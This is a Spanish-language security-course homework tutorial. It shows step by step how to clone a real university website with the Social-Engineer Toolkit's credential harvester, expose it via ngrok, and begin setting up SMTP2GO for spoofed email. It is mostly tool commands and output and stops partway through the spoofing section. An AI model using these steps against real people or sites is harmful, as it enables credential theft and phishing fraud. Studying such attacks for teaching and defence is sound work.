UNIVERSIDAD MARIANO GÁLVEZ DE GUATEMALA
INGENIERÍA EN SISTEMAS DE LA INFORMACIÓN
ING. MARLON KLEE
CICLO X SECCIÓN A
SEGURIDAD Y AUDITORÍA DE SISTEMAS

TAREA PHISHING Y EMAIL SPOOFING

FERENC ANDOR SZÁSZDI CALITO
6190-14-6137
07/09/2018


ÍNDICE

INTRODUCCIÓN

Kali Linux es un sistema operativo basada en la distribución de Linux, Debian, diseñado para la auditoria y seguridad informática en general. Dentro de este trabajo de investigación aprenderá a realizar phishing con el sistema anteriormente mencionado, con la herramienta setoolkit que maneja opciones de ingeniería social y ngrok que permite que pueda utilizar los enlaces que se generan desde cualquier parte del mundo sin necesitar de una IP pública.


CLONAR PÁGINA

1. Para clonar una página web, para enviar a la víctima sin que sospeche, debe ingresar al programa de setoolkit.




```
root@kali-server:~# setoolkit
```

2. Luego debe de seleccionar la opción uno que son ataques de tipo ingeniería social.




```
           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

3. Luego seleccione la opción dos, que muestra las opciones de ataque que tiene para sitios web.




```
          Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

4. Luego seleccione la opción tres, que son métodos para obtener credenciales a través de la clonación de páginas web con el servicio Harvester.




```
ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.

The Multi-Attack method will add a combination of attacks through the web attack
 menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

5. Luego seleccione la opción dos, que indica que se quiere clonar un sitio web.




```
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

6. Pedirá que ingrese la IP, donde estará colocado el sitio web clonado, por defecto viene colocada la IP actual.




```
 SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.4
0]:
```

7. Después debe de ingresar la dirección de la página web que quiere clonar.



```
-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.4
0]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://miumg.edu.gt/
```

8. Al finalizar, cuando muestre lo siguiente quiere decir que el sitio web clonado ya está funcionando, no debe de cerrar esa parte en la consola, debido a que ahí mostrará la información que el usuario ingrese en la página.




```
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.4
0]:192.168.1.40
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://miumg.edu.gt/

[*] Cloning the website: https://miumg.edu.gt/
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your d
irectory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.14 - - [06/Sep/2018 21:00:18] "GET / HTTP/1.1" 200 -
```

NGROK

NGROK una herramienta que nos permite crear túneles seguros hacia un servidor local.

1. Debe descargar ngrok desde la página oficial de ellos.



① Download ngrok

First, download the ngrok client, a single binary with zero run-time dependencies.

② Unzip to install

On Linux or OSX you can unzip ngrok from a terminal with the following command. On Windows, just double click *ngrok.zip*.

```
$ unzip /path/to/ngrok.zip
```

Most people like to keep ngrok in their primary user folder or set an alias for easy command-line access.

③ Connect your account

Running this command will add your authtoken to your *ngrok.yml* file. Connecting an account will list your open tunnels in the dashboard, give you longer tunnel timeouts, and more. Visit the dashboard to get your auth token.


```
$ ./ngrok authtoken <YOUR_AUTH_TOK
```

Don't have an account?
Sign up for free to get your auth token.

④ Fire it up


Try it out by running it from the command line:

2. Después debe de descomprimir el archivo descargado, y darle permisos chmod 755.




```
root@kali-server:~# unzip Downloads/ngrok-stable-linux-amd64.zip
```

3. Luego debe de iniciar el servicio de PostgreSQL.




```
root@kali-server:~# systemctl start postgresql.service
```

4. Después para iniciar el servicio de ngrok, debe de ejecutar el comando como se muestra en la siguiente imagen.



```
root@kali-server:~# systemctl start postgresql.service
root@kali-server:~# ./ngrok http 80
root@kali-server:~# ./ngrok http 80
```

5. Luego debe mostrar unos los enlaces desde donde se podrá accesar, es importante mantenerlo activo, de lo contrario se desactivará.



```
ngrok by @inconshreveable                                       (Ctrl+C to quit)

Session Status                online
Session Expires               7 hours, 59 minutes
Version                       2.2.8
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://dc72cfd1.ngrok.io -> localhost:80
Forwarding                    https://dc72cfd1.ngrok.io -> localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```


SMTP2GO

Es un proveedor de servicio internacional para envío de correos electrónicos. Que servirá para enviar correos spoofing.

1. Primero debe de abrir una cuenta en smtp2go.com.


SMTP2GO
Pricing
Product Tour
Customers
FAQ
Log In
Sign Up
WORLDWIDE SMTP DELIVERY
Like a first-class courier, for email.
Easily send and track all of your emails, and forget headaches with email delivery.
See Plans & Pricing
Try SMTP2GO Free

2. Luego debe iniciar la herramienta setoolkit, y seleccionar la opción uno de ingeniería social.



